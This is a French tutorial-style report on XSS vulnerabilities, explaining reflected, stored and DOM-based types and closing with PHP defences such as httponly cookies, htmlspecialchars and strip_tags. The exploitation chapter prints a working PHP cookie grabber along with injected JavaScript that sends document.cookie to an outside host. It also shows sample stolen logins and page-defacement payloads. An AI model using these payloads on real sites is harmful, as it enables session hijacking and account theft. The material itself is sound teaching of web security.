Pour se faire le pirate se renseigne sur la victime et cherche à savoir si elle un problème bénin ou le provoque. Le pirate intervient ensuite comme réparateur dans le but de gagner de l'argent contre ses services et/ou se sert de sa position pour obtenir des informations.

Deuxième partie

La faille XSS

Chapitre 1

Types de Faille XSS

1.1 XSS réfléchi

Ce type de faille XSS est la plus répandu. Elle concerne les pages Web dynamiques dans lesquelles une variable entrée par l'utilisateur est affichée telle quelle (un nom d'utilisateur par exemple).

On appelle aussi ce type de faille : XSS non permanente, car aucune information n'est stockée nulle part.

Le pirate doit fournir à la victime une URL modifiée passant le code à insérer en paramètre (en usant d'ingénierie social). Le pirate utilise souvent des scripts Java Script, ce qui peut paraître suspect à la victime, il encode donc les données contenu dans l'URL afin de masquer le code injecté. [10]

Le pirate doit donc user d'ingénierie sociale pour que l'utilisateur passe par le lien de la page modifiée.

Voici un exemple, une page affiche le nom de l'utilisateur via la méthode GET, l'URL vers ce site ressemble donc à ceci :

```
http://localhost/exemple_1.php?nom='toto'
```

Le pirate modifie donc la valeur de la variable par du code Java Script (un simple alert pour l'exemple) et encode l'URL (on encode le bout de code en hexadécimal et pour le rendre interprétable par le navigateur des '%' sont ajoutés devant chaque caractère).

Ainsi l'utilisateur, en cliquant sur le lien exécutera le script à son insu :

```
http://localhost/exemple_1.php?nom=%3c%73%63%72%69%70%74%3e%61%6c%65%72%74%28%27%68%
61%63%6b%27%29%3a%3c%2f%73%63%72%69%70%74%3e
```

1.2 XSS stocké

Les failles XSS stocké sont aussi nommées failles XSS permanente car les données fournies par l'utilisateur sont stockées sur le serveur (un forum par exemple).

Ce type de faille est la plus critiques des faille XSS, car un attaquant en exploitant juste une faille sur le site peut toucher un grand nombre d'utilisateurs.

Donc toutes les données reçues par l'utilisateur et stockées sur le site (forum,livre d'or,e-mail,etc...) comportent une faille XSS permanente si celle-ci n'est pas protégée.

1.3 XSS local

La faille XSS locale ou basée sur DOM est particulière. Une page Web peut comporter ce type de faille XSS si lorsque des variables passées en URL sont réutilisées par Java Script (ou un autre langage de script). [11]

Voici un exemple :

```
<html>
<title>Bienvenue!</title>
<script>
var pos=document.URL.indexOf("name=")+5;
document.write(document.URL.substring(pos,document.URL.length));
</script>
</html>
```

Au lieu de traité la variable "name" via $_GET, on passe directement par l'objet document via Java Script. Ici le pirate pourra injecter du code via la variable "name".

Aujourd'hui, le système d'encodage automatique des URL par les navigateurs récents limite largement les risques d'exécution de script malicieux injectés dans l'URL. Le navigateur encode donc automatiquement les chevrons :




FIGURE 1.1 – *Tentative d'injection d'une balise script*

Chapitre 2

Exploitation de la faille

Le chapitre a était fortement inspiré par le site NiklosKoda et Geo. [12]

2.1 Introduction : Le Java Script et le DOM

Le DOM pour Document Object Model est une interface de programmation d'applications (API) pour documents HTML et XML. Avec le Modèle Objet de Document, les programmeurs peuvent construire des documents, naviguer dans leur structure, et ajouter, modifier, ou supprimer, soit des éléments, soit du contenu dans le document HTML, avec n'importe quel langage de programmation. [13]

La structure du DOM est hiérarchique (comme un arbre), chaque balise html (<html>,<head>,ect..) est un nœud. La racine est le nœud "window" représentant la fenêtre du navigateur. Son fils est "document" qui représente la page Web.

En Java Script, chaque nœud est vu comme un objet. L'objet "window" est implicite, il n'y a pas besoin de le spécifier pour utiliser ces méthodes (dont "alert()" fait partie).L'objet "document" est l'un des plus utilisé car en plus de représenter la page Web, il contient des méthodes permettant, entre autre de manipuler l'URL ou les cookies de la page.

Les pirates utilisent donc beaucoup l'objet "document" pour exploiter une faille XSS.

2.2 Vol de session et redirection

Le but de cette exploitation est de voler le cookie d'un utilisateur (le mieux étant de voler celui d'un utilisateur privilégié (modérateur,administrateur, etc...).

Pour ce faire, le pirate va récupérer les données du cookie grâce à Java Script et l'objet "document" comme ceci : **document.cookie ;**

Pour enregistrer les cookies, le pirate peut faire une redirection vers son site (nommé "grabber") en envoyant le cookie.

Voici un exemple :

Tout d'abord le grabber permettant la réception et l'enregistrement du cookie :

```php
<?php
//Les donnée des cookie sont envoyé par GET
if( !empty($_GET['cookie']))
{
$date = date('d-m-Y \à H\hi');
$data = "Date : $date\r\n".htmlentities($_GET['cookie'])."\r\n---\r\n";
//on crée un fichier
$handle = fopen('cookies.txt','a');
//et on écrit les donnée du cookie dedans
fwrite($handle, $data);
fclose($handle);
}
//une redirection vers un autre site (le mieux
//étant la page cible du formailre) permet de ne
//pas laisser la victime sur le site du pirate
header('Location: http://www.google.fr');
?>
```

Ensuite le pirate n'a plu qu'à injecter ce code :

location.replace("http ://site.com/grabber.php ?cookie="+document.cookie) ;

L'objet "location" contient les informations sur l'URL en cours de visualisation et sa méthode "replace" permet de charger dans le navigateur la page définie dans la méthode sans l'enregistrer dans l'historique.

Le pirate peut ensuite accéder aux données via "cookie.txt" :

```
Date : 19-08-2011 à 01h17
nom=admin; mdp=pommedapi
----------------------------
Date : 19-08-2011 à 02h00
nom=toto; mdp=chapopontu
```

FIGURE 2.1 – *Résultat du vol de session*

NB : Il est possible d'utiliser la variable $_SERVER['HTTP-REFERER'] pour savoir de quel site proviennent les cookies. Cette valeur est affectée par le client, ce n'est donc pas une valeur sûre et tous les clients ne la fournissent pas mais dans la majorité des cas et si le pirate utilise le même grabber pour chaque site qu'il attaque cela peut-être plus pratique.

Si l'on ne souhaite pas redirigé les utilisateurs vers un autre site tout en voulant obtenir les cookies, on peut envoyé les données via de l'AJAX :

```
<script>
var xhr=null;
function request()
{
 //objet permettant d'obtenir les cookies à l'aide d'une requête HTPP
 xhr = new XMLHttpRequest();
 //On prépare l'envoi des donnée (méthode+cible+ASYN)
 xhr.open("GET","http://site.com/grabber.php?cookie="+document.cookie);,true);
 //On envoie la requête
 xhr.send(null);
}
request();
</script>
```

Pour éviter que les cookies soient accessible par un langage de script comme JS, setcookie() a un paramètre nommé httponly, il suffit de mettre ce paramètre à TRUE :

```
<?php
//Le dernier paramètre est httponly
setcookie('nom', 'toto', time() + 365*24*3600, null, null, false, true);
?>
```

2.3 Modification de la page

Les exploitations d'une faille XSS ne passent pas tout le temps par un langage de script comme Java Script. On peut modifier une page en insérant des balises (tag) et utiliser les propriétés du CSS.

Voici un premier exemple simple, on va injecter une balise HTML :

```
<strong>Test!!</strong>
```




FIGURE 2.2 – *La balise est interprété*

La plupart des forums autorisent l'utilisation de certaines balises HTML, mais dans notre cas on peut insérer tout le code d'une page HTML si on le souhaite, par exemple un formulaire :

FIGURE 2.3 – *Ajout d'un formulaire via la faille XSS*

Il est possible de masquer un élément de la page grâce à la propriété display du CSS, sur la page Web précédente on va masquer la zone de saisie (textarea) :

```
<style>
 textarea
 {
     display: none;
 }
 </style>
```




FIGURE 2.4 – *La zone de saisi n'est plus affiché*

On peut voir sur le code source de la page que la balise <style> est bien présente :




FIGURE 2.5 – *La balise <style> est bien présente*

On peut aussi accéder à n'importe quel élément de la page en utilisant plusieurs commandes de Java Script et le modifier en utilisant innerHTML. Le code suivant va permettre de modifier le titre de la page :

```
<!--L'ajout de cette balise va me permettre l'accès à ces parents -->
<p id="test"></p>
<script type="text/javascript">
//accès à la balise p injecté précédemment
var test=document.getElementById('test');
//On monte ensuite jusqu'à la balise html
var papa=test.parentNode;
papa=papa.parentNode;
//On accède ensuite à la balise title
var tabtitle=papa.getElementsByTagName('title');
var title=tabtitle[0];
//Et on la modifie à l'aide d'innerHTML
title.innerHTML="Hack!!!!";
</script>
```




FIGURE 2.6 – *Résultat de la modification du titre*

Chapitre 3

Se protéger des failles XSS

3.1 Les navigateurs Web

Il est nécessaire d'avoir un navigateur Web récent pour se protéger de la plupart des failles XSS. Dans le chapitre 1 de cette partie, troisième section, la faille XSS basée sur DOM ne fonctionne pas car le navigateur est protégé.

Les navigateurs obsolètes n'étant plus mis à jour, contiennent plusieurs failles de sécurité, même si le site est protégé contre les failles XSS, le pirate pourra exploiter une faille directement sur le navigateur de la victime. [14]

Les navigateurs récents possèdent de nombreuses options de sécurité permettant d'éviter l'exécution de script JS, de filtrer et de bloquer certains site Web. Une des solutions les plus radicale serait de désactiver le Java Script et de n'accepter aucun cookie, mais cela rend une navigation sur internet moins confortable et limite l'accès à certains sites.

Un des meilleurs compromis est de rester toujours vigilant sur internet et de ne pas cliquer sur n'importe quel lien. Il existe plusieurs recommandations sur internet pour naviguer en toute tranquillité. [15]

3.2 Détecter les failles XSS

Il existe plusieurs scanners de failles XSS sur internet (légal ou pas) permettant la détection et voir même l'exploitation de failles XSS.

Pixy est un scanner en ligne de commande permettant la détection de faille XSS dans un fichier source (un fichier PHP par exemple). [16]

Pixy est un programme fait en Java, il permet aussi la détection d'injection SQL, l'utilisation du scanner est simple, il suffit d'exécuter en ligne de commande le fichier "run-all.bat" ou "run-all.pl" suivi du chemin vers le fichier source :




FIGURE 3.1 – *Exemple de détection de faille XSS avec Pixy (en rouge la commande d'exécution et en vert la détection de la faille XSS)*

3.3 Fonctions PHP

3.3.1 htmlspecialchars

Comme vu à la première partie, cette fonction permet de convertir les caractères spéciaux en entités HTML.

Il est aussi possible, pour éviter tout "bypassing" de la protection de paralyser les guillemets et les double-guillemets. Pour cela, il faut ajouter l'argument ENT_QUOTES à la fonction comme ceci :

```
1 <?php
2 $pseudo = htmlspecialchars($_GET['pseudo'], ENT_QUOTES);
3 ?>
```

Ainsi, les simples et doubles guillemets seront convertis en ' et ".

3.3.2 htmlentities

htmlentities est identique à htmlspecialchars. A la différence prêt, qu'au lieu d'encoder en entité HTML certains caractères à risque, lui, les encode tous. [17]

L'utilisation et le résultat est la même que htmlspecialchars

```
1 <?php
2 $pseudo = htmlspecialchars($_GET['pseudo'], ENT_QUOTES);
3 ?>
```

3.3.3 strip_tags

Cette fonction, au lieu d'encoder en entité HTML (ou partiellement) la chaîne qu'elle a en paramètres, va supprimer tous les octets nuls, toutes les balises PHP et HTML du code. [18]

```
1 <?php
2 $pseudo = strip_tags($_GET['pseudo']);
3 ?>
```




FIGURE 3.2 – *Tentative d'injection de code. On remarque que les balises <script> ont étaient supprimé*

Conclusion

La faille XSS est la faille la plus répandue sur internet malgré qu'il soit facile de s'en protéger. [19]

Le problème étant que les webmaster et autre développeur de site Web ne sont pas assez sensibilisé sur les risques que peuvent entrainé une telle faille.

Aujourd'hui, on entend beaucoup plus parlé d'attaques DDos qui elles sont beaucoup plus difficile à stopper. De plus, il arrive qu'un état puisse utiliser cette attaque pour faire pression, par représailles, etc... [20]

Index

Bibliographie

[1] Wikipédia. Sécurité du système d'information, mai 2011.
http://fr.wikipedia.org/wiki/SÃ'curitÃ'_informatique.

[2] M@teo21. Ne faites jamais confiance aux données reçues : la faille xss, Avril 2010.
http://www.siteduzero.com/tutoriel-3-14543-transmettre-des-donnees-avec-les-formulaires.html#ss_part_3.

[3] Manuel PHP. htmlspecialchars, Juillet 2011.
http://php.net/manual/fr/function.htmlspecialchars.php.

[4] Wikipédia. Injection sql, juin 2011.
http://fr.wikipedia.org/wiki/Injection_SQL.

[5] Adrien Guinault. Nouvelle tendance : Les attaques csrf, Février 2007.
http://www.xmco.fr/article-attaque-CSRF.html.

[6] Wikipedia. Attaque par déni de service, Juillet 2011.
http://fr.wikipedia.org/wiki/Attaque_par_dÃ'ni_de_service.

[7] Vincent Hermann. Lulzsec s'allie avec anonymous et vise les gouvernements, Juin 2011.
http://www.pcinpact.com/actu/news/64237-lulzsec-alliance-anonymous-arrestation-irc-bresil.htm.

[8] République Française. Glossaire,ingénierie sociale, 2011.
http://www.securite-informatique.gouv.fr/gp_rubrique33_lettre_I.html.

[9] commentcamarche. Pc infecté par des rogues, Juillet 2011.
http://www.commentcamarche.net/faq/13265-pc-infecte-par-des-rogues.

[10] Robert Auger. Cross site scripting, Février 2011.
http://projects.webappsec.org/w/page/13246920/Cross%20Site%20Scripting.

[11] Amit Klein. Dom based cross site scripting or xss of the third kind, Avril 2005.
http://www.webappsec.org/projects/articles/071105.shtml.

[12] NiklosKoda et Geo. La faille xss.
http://niklosweb.free.fr/Tutoriaux/Hacking/XSS.html.

[13] W3C. What is the document object model ?, Novembre 2000.
http://www.w3.org/TR/DOM-Level-2-Core/introduction.html.

[14] Jérôme G. Internet explorer 8 : une protection qui génère des failles, novembre 2009.
http://www.generation-nt.com/commenter/ie8-protection-xss-vulnerabilite-securite-actualite-9
html#com.

[15] République Française. Les 10 commandements de la sécurité sur l'internet, 2011. http://www.securite-informatique.gouv.fr/gp_rubrique34.html.

[16] Nenad Jovanovic. Pixy, Juillet 2007. http://pixybox.seclab.tuwien.ac.at/pixy/index.php.

[17] Manuel PHP. entities, Août 2011. http://www.php.net/manual/fr/function.htmlentities.php.

[18] Manuel PHP. strip_tags, Août 2011. http://php.net/manual/fr/function.strip-tags.php.

[19] OWASP. Owasp top 10-2010, 2010. http://owasptop10.googlecode.com/files/OWASP%20Top%2010%20-%202010%20French.pdf.

[20] Bruno Cormier. Attaque ddos massive contre l'estonie, des pirates russes ?, mai 2007. http://www.pcinpact.com/actu/news/36407-Estonie-attaque-DDoS-massive-Russie.htm.